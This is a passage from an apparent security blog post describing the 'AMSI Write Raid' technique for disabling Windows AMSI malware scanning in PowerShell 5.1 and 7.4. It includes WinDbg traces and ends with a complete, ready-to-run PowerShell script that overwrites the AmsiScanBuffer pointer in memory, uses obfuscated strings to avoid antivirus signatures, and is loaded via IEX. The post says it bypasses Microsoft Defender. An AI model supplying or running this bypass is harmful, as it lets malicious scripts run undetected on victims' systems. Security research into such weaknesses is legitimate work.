00007ffa`be35b482 4c8b7120        mov     r14,qword ptr [rcx+20h]
00007ffa`be35b486 83e602          and     esi,2
00007ffa`be35b489 833d88208c0000  cmp     dword ptr [clr!g_IBCLogger (00007ffa`bec1d518)],0
00007ffa`be35b490 488bf9          mov     rdi,rcx
00007ffa`be35b493 7521            jne     clr!NDirectMethodDesc::SetNDirectTarget+0x52 (00007ffa`be35b4b6)
00007ffa`be35b495 85f6            test    esi,esi
00007ffa`be35b497 0f8523882b00    jne     clr!NDirectMethodDesc::SetNDirectTarget+0x2b885c (00007ffa`be613cc0)
00007ffa`be35b49d 49891e          mov     qword ptr [r14],rbx
0:027> u @rbx L1
amsi!AmsiScanBuffer:
00007ffa`cfcc8260 4c8bdc          mov     r11,rsp
0:027> dqs r14 L2
00007ffa`29c06b00  00007ffa`cfcc8260 amsi!AmsiScanBuffer
00007ffa`29c06b08  00007ffa`29e45120 System_Management_Automation_ni+0x9c5120
```

{#fig:AMSI_setting_breakpoints2}

According to the output, our breakpoint at the *SetNDirectTarget* method of *clrlNDirectMethodDesc* was triggered, specifically 60 bytes (+0x3c) offset into the function at the *mov rbx, qword ptr [rsp+30h]* instruction. Next, we displayed the assembly code before the current instruction with **ub clr!NDirectMethodDesc::SetNDirectTarget+Ox1e:**.

Next, our *u @rbx L1* instruction revealed that *rbx*, which contains the *AmsiScanBuffer* routine address, was written to *r14* which contains the entry we are interested in.

If we check the call stack, we will see that this action was part of the *clr!ThePreStub* routine.

```
0:027> k
 # Child-SP          RetAddr               Call Site
00 00000020`9a8cd1c0 00007ffa`be35b40c     clr!NDirectMethodDesc::SetNDirectTarget+0x3c
01 00000020`9a8cd1f0 00007ffa`be35b266     clr!NDirect::NDirectLink+0xd4
02 00000020`9a8cd510 00007ffa`be35afcd     clr!NDirect::GetStubForILStub+0x4e
03 00000020`9a8cd560 00007ffa`be365dd7     clr!GetStubForInteropMethod+0x65
04 00000020`9a8cd5a0 00007ffa`be33891b     clr!MethodDesc::DoPrestub+0x9f7
05 00000020`9a8cd7f0 00007ffa`be48e7b5     clr!PreStubWorker+0x20b
06 00000020`9a8cd930 00007ffa`2a6c1f79     clr!ThePreStub+0x55
07 00000020`9a8cd9e0 00007ffa`2a6857f5     System_Management_Automation_ni+0x1241f79
08 00000020`9a8cda70 00007ffa`2a68571c     System_Management_Automation_ni+0x12057f5
09 00000020`9a8cdac0 00007ffa`2a6855d3     System_Management_Automation_ni+0x120571c
0a 00000020`9a8cdb30 00007ffa`2a685216     System_Management_Automation_ni+0x12055d3
0b 00000020`9a8cdb70 00007ffa`2a570703     System_Management_Automation_ni+0x1205216
0c 00000020`9a8cdbb0 00007ffa`2a56f32d     System_Management_Automation_ni+0x10f0703
0d 00000020`9a8cdbf0 00007ffa`2aa4333b     System_Management_Automation_ni+0x10ef32d
0e 00000020`9a8cdde0 00007ffa`2a5a38c9     System_Management_Automation_ni+0x15c333b
0f 00000020`9a8cde70 00007ffa`2a56dd13     System_Management_Automation_ni+0x11238c9
10 00000020`9a8cded0 00007ffa`2a56db40     System_Management_Automation_ni+0x10edd13
11 00000020`9a8cdfb0 00007ffa`2a56cafe     System_Management_Automation_ni+0x10edb40
12 00000020`9a8ce060 00007ffa`2a70af9a     System_Management_Automation_ni+0x10ecafe
13 00000020`9a8ce0b0 00007ffa`2a70ac87     System_Management_Automation_ni+0x128af9a
14 00000020`9a8ce180 00007ffa`2a70d92a     System_Management_Automation_ni+0x128ac87
15 00000020`9a8ce1f0 00007ffa`2a71d997     System_Management_Automation_ni+0x128d92a
16 00000020`9a8ce250 00007ffa`2a71c582     System_Management_Automation_ni+0x129d997
17 00000020`9a8ce500 00007ffa`2a70ab5b     System_Management_Automation_ni+0x129c582
18 00000020`9a8ce630 00007ffa`2a70a714     System_Management_Automation_ni+0x128ab5b
19 00000020`9a8ce710 00007ffa`2a8bc331     System_Management_Automation_ni+0x128a714
1a 00000020`9a8ce7e0 00007ffa`2a8bfa00     System_Management_Automation_ni+0x143c331
1b 00000020`9a8ce8f0 00007ffa`2a5a6873     System_Management_Automation_ni+0x143fa00
1c 00000020`9a8ce9b0 00007ffa`2a4fef0b     System_Management_Automation_ni+0x1126873
```

{#fig:AMSI_clr_ThePreStub}

Let's continue execution.

```
Breakpoint 0 hit
System_Management_Automation_ni+0x1071728:
00007ffa`2a4f1728 488b7530        mov     rsi,qword ptr [rbp+30h] ss:00000020`9a8ccda0=0000000000006fc7
0:027> ub 00007ffa`2a4f1728 L10
System_Management_Automation_ni+0x10716ea:
00007ffa`2a4f16ea 488d8d78ffffff  lea     rcx,[rbp-88h]
00007ffa`2a4f16f1 49894c2410      mov     qword ptr [r12+10h],rcx
00007ffa`2a4f16f6 488b4db0        mov     rcx,qword ptr [rbp-50h]
00007ffa`2a4f16fa ff1550d822ff    call    qword ptr [System_Management_Automation_ni+0x29ef50 (00007ffa`2971ef50)]
00007ffa`2a4f1700 488bcf          mov     rcx,rdi
00007ffa`2a4f1703 488bd3          mov     rdx,rbx
00007ffa`2a4f1706 4d63c6          movsxd  r8,r14d
00007ffa`2a4f1709 4533c9          xor     r9d,r9d
00007ffa`2a4f170c 4885f6          test    rsi,rsi
00007ffa`2a4f170f 7408            je      System_Management_Automation_ni+0x1071719 (00007ffa`2a4f1719)
00007ffa`2a4f1711 488975c0        mov     qword ptr [rbp-40h],rsi
00007ffa`2a4f1715 4c8d4e0c        lea     r9,[rsi+0Ch]
00007ffa`2a4f1719 4c897db8        mov     qword ptr [rbp-48h],r15
00007ffa`2a4f171d 4c8b5db0        mov     r11,qword ptr [rbp-50h]
00007ffa`2a4f1721 4d8b5b20        mov     r11,qword ptr [r11+20h]
00007ffa`2a4f1725 498b03          mov     rax,qword ptr [r11]
0:027> u 00007ffa`2a4f1728 L10
System_Management_Automation_ni+0x1071728:
00007ffa`2a4f1728 488b7530        mov     rsi,qword ptr [rbp+30h]
00007ffa`2a4f172c 4889742420      mov     qword ptr [rsp+20h],rsi
00007ffa`2a4f1731 4c897c2428      mov     qword ptr [rsp+28h],r15
00007ffa`2a4f1736 41bb10000000    mov     r11d,10h
00007ffa`2a4f173c 4c8b55b0        mov     r10,qword ptr [rbp-50h]
00007ffa`2a4f1740 4c895588        mov     qword ptr [rbp-78h],r10
00007ffa`2a4f1744 4c8d150c000000  lea     r10,[System_Management_Automation_ni+0x1071757 (00007ffa`2a4f1757)]
00007ffa`2a4f174b 4c8955a0        mov     qword ptr [rbp-60h],r10
00007ffa`2a4f174f 41c644240c00    mov     byte ptr [r12+0Ch],0
00007ffa`2a4f1755 ffd0            call    rax
00007ffa`2a4f1757 41c644240c01    mov     byte ptr [r12+0Ch],1
00007ffa`2a4f175d 488b15d4fef8fe  mov     rdx,qword ptr [System_Management_Automation_ni+0x1638 (00007ffa`29481638)]
00007ffa`2a4f1764 833a00          cmp     dword ptr [rdx],0
00007ffa`2a4f1767 7406            je      System_Management_Automation_ni+0x107176f (00007ffa`2a4f176f)
00007ffa`2a4f1769 ff15718b81ff    call    qword ptr [System_Management_Automation_ni+0x88a2e0 (00007ffa`29d0a2e0)]
00007ffa`2a4f176f 41c644240c01    mov     byte ptr [r12+0Ch],1
0:027> u @rax L1
amsi!AmsiScanBuffer:
00007ffa`cfcc8260 4c8bdc          mov     r11,rsp
```


{#fig:AMSI_scancontent_calling_amsiscanbuffer}

This reveals that the *mov rax,qword ptr [r11]* instruction also accesses this entry, but if we take a closer look, we will notice that this leads to *call rax* which is the call to *AmsiScanBuffer* that we saw earlier. This is the *ScanContent* function calling *AmsiScanBuffer*.

This indicates that the entry was accessed when PowerShell initially loaded, writing the *AmsiScanBuffer* address followed by subsequent reads and a call to the *AmsiScanBuffer* function.

Let's take a moment to discuss *clr!ThePreStub*, a helper function in .NET Framework that prepares the code for initial execution, which includes just-in-time (JIT) compilation. This creates a stub that will sit between the callee and original caller-side function.

In short, it prepares the code for JIT. According to Matt Warren, the process looks something like this:



{#fig:AMSI_JIT_process}

In summary, as part of JIT, the helper function writes the *AmsiScanBuffer* address in the AMSI DLL entry address at offset 0x786b00, *but it does not change the permissions back to read-only*. We can abuse this vulnerability by overwriting that entry to bypass AMSI without invoking *VirtualProtect*.

Coding the Bypass in PowerShell

Now we can start coding a proof of concept in PowerShell. We could use the *System_Management_Automation_ni + 0x786b00* offset to overwrite the entry in our code, but this approach is not entirely practical because the offset can change based on the machine and the installed version of CLR.

A better approach would be to read 0x1000000 bytes backwards from the memory address of *ScanContent* using *ReadProcessMemory* and save the bytes in an array, which we can loop through until we find the *AmsiScanBuffer* address and the offset.

While testing that approach in PowerShell versions 5 and 7, I ran into access problems reading the full 0x1000000 bytes at once with a single *ReadProcessMemory* call. I also discovered that reading the bytes one at a time was slow, requiring millions of *ReadProcessMemory* calls which was noisy and inefficient. I found a middle ground, opting to split the data into 0x50000 (32KB) chunks.

Let's start building the code. In the first section of code, I will load and import the required APIs in C#.

In this code, I will define an *APIs* class with several external function declarations that we've imported from **kernel32.dll** using the *DllImport* attribute. Our class also contains a *Dummy* method which returns an integer. Finally, I will use the *Add-Type* cmdlet to compile this in-memory assembly and add this class to the current PowerShell session. I will use this dummy function later to overwrite the writable entry that contains *AmsiScanBuffer*.

```
$APIs = @"
using System;
using System.ComponentModel;
using System.Management.Automation;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Text;

public class APIs {
    [DllImport("kernel32.dll")]
    public static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr
lpBaseAddress, byte[] lpBuffer, UInt32 nSize, ref UInt32 lpNumberOfBytesRead);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true,
SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
    public static extern IntPtr GetModuleHandle([MarshalAs(UnmanagedType.LPWStr)]
string lpModuleName);

    [MethodImpl(MethodImplOptions.NoOptimization | MethodImplOptions.NoInlining)]
    public static int Dummy() {
        return 1;
```

```
    }
}
"@

Add-Type $APIs
```

> Listing {#l:AMSI_dummy_function} - In-Memory Assembly and Dummy Function

Next, we need fetch the function address of *AmsiScanBuffer* in memory using *GetModuleHandle* and *GetProcAddress*.

We need to run *GetProcAddress* on *Amsi.dll* to get the address of *Amsi.dll* in memory and next *GetModuleHandle* on *AmsiScanBuffer* to get the address of *AmsiScanBuffer* in memory.

However, we need to be careful here. We don't want to use the strings *Amsi.dll* and *AmsiScanbuffer* as these are AV signatures that will trigger most AV products. Instead, I recommends some clever string replacements to build these strings.

Let's search for *AmsiScanBuffer* in **System.Management.Automation.dll**, working backwards from *ScanContent*.

This *AmsiScanBuffer* will be the address that we will search for in **System.Management.Automation.dll**, working backwards from *ScanContent*.

```
$string = 'hello, world'
$string = $string.replace('he','a')
$string = $string.replace('ll','m')
$string = $string.replace('o,','s')
$string = $string.replace(' ','i')
$string = $string.replace('wo','.d')
$string = $string.replace('rld','ll')

$string2 = 'hello, world'
$string2 = $string2.replace('he','A')
$string2 = $string2.replace('ll','m')
$string2 = $string2.replace('o,','s')
$string2 = $string2.replace(' ','i')
$string2 = $string2.replace('wo','Sc')
$string2 = $string2.replace('rld','an')

$string3 = 'hello, world'
$string3 = $string3.replace('hello','Bu')
$string3 = $string3.replace(', ','ff')
$string3 = $string3.replace('world','er')

$Address = [APIS]::GetModuleHandle($string)
[IntPtr] $funcAddr = [APIS]::GetProcAddress($Address, $string2 + $string3)
```

> Listing {#l:AMSI_fetching_AmsiScanBuffer} - Fetching AmsiScanBuffer Address

Since the *ScanContent* function is inside *AmsiUtils* class which is inside **System.Management.Automation.dll** I will have to perform a few steps to find this function in our code.

First, I will loop through the loaded assemblies in PowerShell until we find the **System.Management.Automation.dll** assembly.

Next, I will retrieve all the classes inside that assembly and loop through them until we find the *AmsiUtils* class.

Finally, I will retrieve all the members inside that class and loop through them until we find *ScanContent*.

Here's the code:

```
$Assemblies = [appdomain]::currentdomain.getassemblies()
$Assemblies |
  ForEach-Object {
    if($_.Location -ne $null){
         $split1 = $_.FullName.Split(",")[0]
         If($split1.StartsWith('S') -And $split1.EndsWith('n') -And $split1.Length
-eq 28) {
                 $Types = $_.GetTypes()
         }
    }
}

$Types |
  ForEach-Object {
    if($_.Name -ne $null){
         If($_.Name.StartsWith('A') -And $_.Name.EndsWith('s') -And $_.Name.Length
-eq 9) {
                 $Methods =
$_.GetMethods([System.Reflection.BindingFlags]'Static,NonPublic')
         }
    }
}

$Methods |
  ForEach-Object {
    if($_.Name -ne $null){
         If($_.Name.StartsWith('S') -And $_.Name.EndsWith('t') -And $_.Name.Length
-eq 11) {
                 $MethodFound = $_
         }
    }
}
```

> Listing {#l:AMSI_script_searches} - Script Searches

Now that we have the function, I will use *ReadProcessMemory* to read 0x1000000 bytes (0x50000 bytes or 32KB at a time) from the current process starting from *ScanContent* going backwards until we find the address of *AmsiScanBuffer*.

Our proof of concept will take four arguments.

The first argument will be *$InitialStart*, which is the negative offset from *ScanContent* that indicates where the search starts. In this case, I will set it to the default value of *0x50000* which means we will start searching -0x50000 bytes from *ScanContent*.

Second, we have *$NegativeOffset* which is the offset to subtract in each loop from the *$InitialStart*. In each loop we will read another 0x50000 bytes, going backwards.

Next, we have *$ReadBytes* which is the number of bytes to read with each iteration of *ReadProcessMemory*. Here we will also read 0x50000 bytes at a time.

Finally, *$MaxOffset* is the total number of bytes I will search starting from *ScanContent*, which will be 0x1000000.

Let's add the code for each of these parameters to our proof of concept.

```
# Define named parameters
param(
    $InitialStart = 0x50000,
    $NegativeOffset= 0x50000,
    $MaxOffset = 0x1000000,
    $ReadBytes = 0x50000
)
```

> Listing {#l:AMSI_parameters} - Script Parameters

Next, I will set up our loops. The first loop will read 0x50000 bytes at a time and the second loop will search the array byte-by-byte comparing each 8 bytes to the address of *AmsiScanBuffer* until a match is found, at which point the loop will break.

```
[IntPtr] $MethodPointer = $MethodFound.MethodHandle.GetFunctionPointer()
[IntPtr] $Handle = [APIs]::GetCurrentProcess()
$dummy = 0

:initialloop for($j = $InitialStart; $j -lt $MaxOffset; $j += $NegativeOffset){
    [IntPtr] $MethodPointerToSearch = [Int64] $MethodPointer - $j
    $ReadedMemoryArray = [byte[]]::new($ReadBytes)
    $ApiReturn = [APIs]::ReadProcessMemory($Handle, $MethodPointerToSearch,
$ReadedMemoryArray, $ReadBytes,[ref]$dummy)
    for ($i = 0; $i -lt $ReadedMemoryArray.Length; $i += 1) {
         $bytes = [byte[]]($ReadedMemoryArray[$i], $ReadedMemoryArray[$i + 1],
$ReadedMemoryArray[$i + 2], $ReadedMemoryArr>
         [IntPtr] $PointerToCompare = [bitconverter]::ToInt64($bytes,0)
         if ($PointerToCompare -eq $funcAddr) {
                 Write-Host "Found @ $($i)!"
                 [IntPtr] $MemoryToPatch = [Int64] $MethodPointerToSearch + $i
                 break initialloop
         }
```

```
    }
}
```

> Listing {#l:AMSI_loops} - Script Loops

After finding the entry address containing *AmsiScanBuffer*, I will replace it with our Dummy function (without using *VirtualProtect*).

```
[IntPtr] $DummyPointer =
[APIs].GetMethod('Dummy').MethodHandle.GetFunctionPointer()
$buf = [IntPtr[]] ($DummyPointer)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $MemoryToPatch, 1)
```

> Listing {#l:AMSI_dummy_function_inject} - Dummy Function Inject

Here's our completed code, which is also available on [Vixx's GitHub repo]():


```
function MagicBypass {

# Define named parameters
param(
    $InitialStart = 0x50000,
    $NegativeOffset= 0x50000,
    $MaxOffset = 0x1000000,
    $ReadBytes = 0x50000
)

$APIs = @"
using System;
using System.ComponentModel;
using System.Management.Automation;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Text;

public class APIs {
    [DllImport("kernel32.dll")]
    public static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr
lpBaseAddress, byte[] lpBuffer, UInt32 nSize, ref UInt32 lpNumberOfBytesRead);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true,
SetLastError=true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
```

```
    public static extern IntPtr GetModuleHandle([MarshalAs(UnmanagedType.LPWStr)]
string lpModuleName);

    [MethodImpl(MethodImplOptions.NoOptimization | MethodImplOptions.NoInlining)]
    public static int Dummy() {
     return 1;
    }
}
"@

Add-Type $APIs

$InitialDate=Get-Date;

$string = 'hello, world'
$string = $string.replace('he','a')
$string = $string.replace('ll','m')
$string = $string.replace('o,','s')
$string = $string.replace(' ','i')
$string = $string.replace('wo','.d')
$string = $string.replace('rld','ll')

$string2 = 'hello, world'
$string2 = $string2.replace('he','A')
$string2 = $string2.replace('ll','m')
$string2 = $string2.replace('o,','s')
$string2 = $string2.replace(' ','i')
$string2 = $string2.replace('wo','Sc')
$string2 = $string2.replace('rld','an')

$string3 = 'hello, world'
$string3 = $string3.replace('hello','Bu')
$string3 = $string3.replace(', ','ff')
$string3 = $string3.replace('world','er')

$Address = [APIS]::GetModuleHandle($string)
[IntPtr] $funcAddr = [APIS]::GetProcAddress($Address, $string2 + $string3)

$Assemblies = [appdomain]::currentdomain.getassemblies()
$Assemblies |
  ForEach-Object {
    if($_.Location -ne $null){
     $split1 = $_.FullName.Split(",")[0]
     If($split1.StartsWith('S') -And $split1.EndsWith('n') -And $split1.Length -eq
28) {
         $Types = $_.GetTypes()
     }
    }
}

$Types |
  ForEach-Object {
    if($_.Name -ne $null){
     If($_.Name.StartsWith('A') -And $_.Name.EndsWith('s') -And $_.Name.Length -eq
```

```
9) {
         $Methods =
$_.GetMethods([System.Reflection.BindingFlags]'Static,NonPublic')
     }
    }
}

$Methods |
  ForEach-Object {
    if($_.Name -ne $null){
     If($_.Name.StartsWith('S') -And $_.Name.EndsWith('t') -And $_.Name.Length -eq
11) {
         $MethodFound = $_
     }
    }
}

[IntPtr] $MethodPointer = $MethodFound.MethodHandle.GetFunctionPointer()
[IntPtr] $Handle = [APIs]::GetCurrentProcess()
$dummy = 0
$ApiReturn = $false

:initialloop for($j = $InitialStart; $j -lt $MaxOffset; $j += $NegativeOffset){
    [IntPtr] $MethodPointerToSearch = [Int64] $MethodPointer - $j
    $ReadedMemoryArray = [byte[]]::new($ReadBytes)
    $ApiReturn = [APIs]::ReadProcessMemory($Handle, $MethodPointerToSearch,
$ReadedMemoryArray, $ReadBytes,[ref]$dummy)
    for ($i = 0; $i -lt $ReadedMemoryArray.Length; $i += 1) {
     $bytes = [byte[]]($ReadedMemoryArray[$i], $ReadedMemoryArray[$i + 1],
$ReadedMemoryArray[$i + 2], $ReadedMemoryArray[$i + 3], $ReadedMemoryArray[$i +
4], $ReadedMemoryArray[$i + 5], $ReadedMemoryArray[$i + 6], $ReadedMemoryArray[$i
+ 7])
     [IntPtr] $PointerToCompare = [bitconverter]::ToInt64($bytes,0)
     if ($PointerToCompare -eq $funcAddr) {
         Write-Host "Found @ $($i)!"
         [IntPtr] $MemoryToPatch = [Int64] $MethodPointerToSearch + $i
         break initialloop
     }
    }
}
[IntPtr] $DummyPointer =
[APIs].GetMethod('Dummy').MethodHandle.GetFunctionPointer()
$buf = [IntPtr[]] ($DummyPointer)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $MemoryToPatch, 1)

$FinishDate=Get-Date;
$TimeElapsed = ($FinishDate - $InitialDate).TotalSeconds;
Write-Host "$TimeElapsed seconds"
}
```


Listing {#l:AMSI_complete_code} - Complete AMSI Write Raid Bypass

Let's save this as **universal3.ps1** in a web-accessible directory. Next, I will open PowerShell 5.1 and show that AMSI is in place as it blocks *amsiutils*. *AmsiUtils* is the class that contains the *AmsiScanBuffer* routine, so when the AV sees any reference to *AmsiUtils*, it assumes we are trying to bypass AMSI and block it. Then I will launch our proof of concept with *IEX*. I will use the default parameters (which may change based on the version of Windows or CLR). Finally, I will try to run *amsiutils* again to see if the bypass was successful.



{#fig:AMSI_v5_run}

It worked! We bypassed AMSI and successfully ran amsiutils. Let's try this on PowerShell 7.4.



{#fig:AMSI_v7_run}

Our AMSI Write Raid also worked against PowerShell 7.4! *This will bypass Microsoft Defender and most other AV products that use AMSI*.

Wrapping Up

In this blog post, we discussed the newly discovered advanced 0day "AMSI Write Raid" vulnerability that can bypass AMSI without leveraging the VirtualProtect API. This technique exploits a writable entry inside **System.Management.Automation.dll**, to manipulate the address of *AmsiScanBuffer* and circumvent AMSI without changing memory protection settings. We introduced and analyzed a proof of concept PowerShell script which bypassed AMSI in both PowerShell 5 and 7.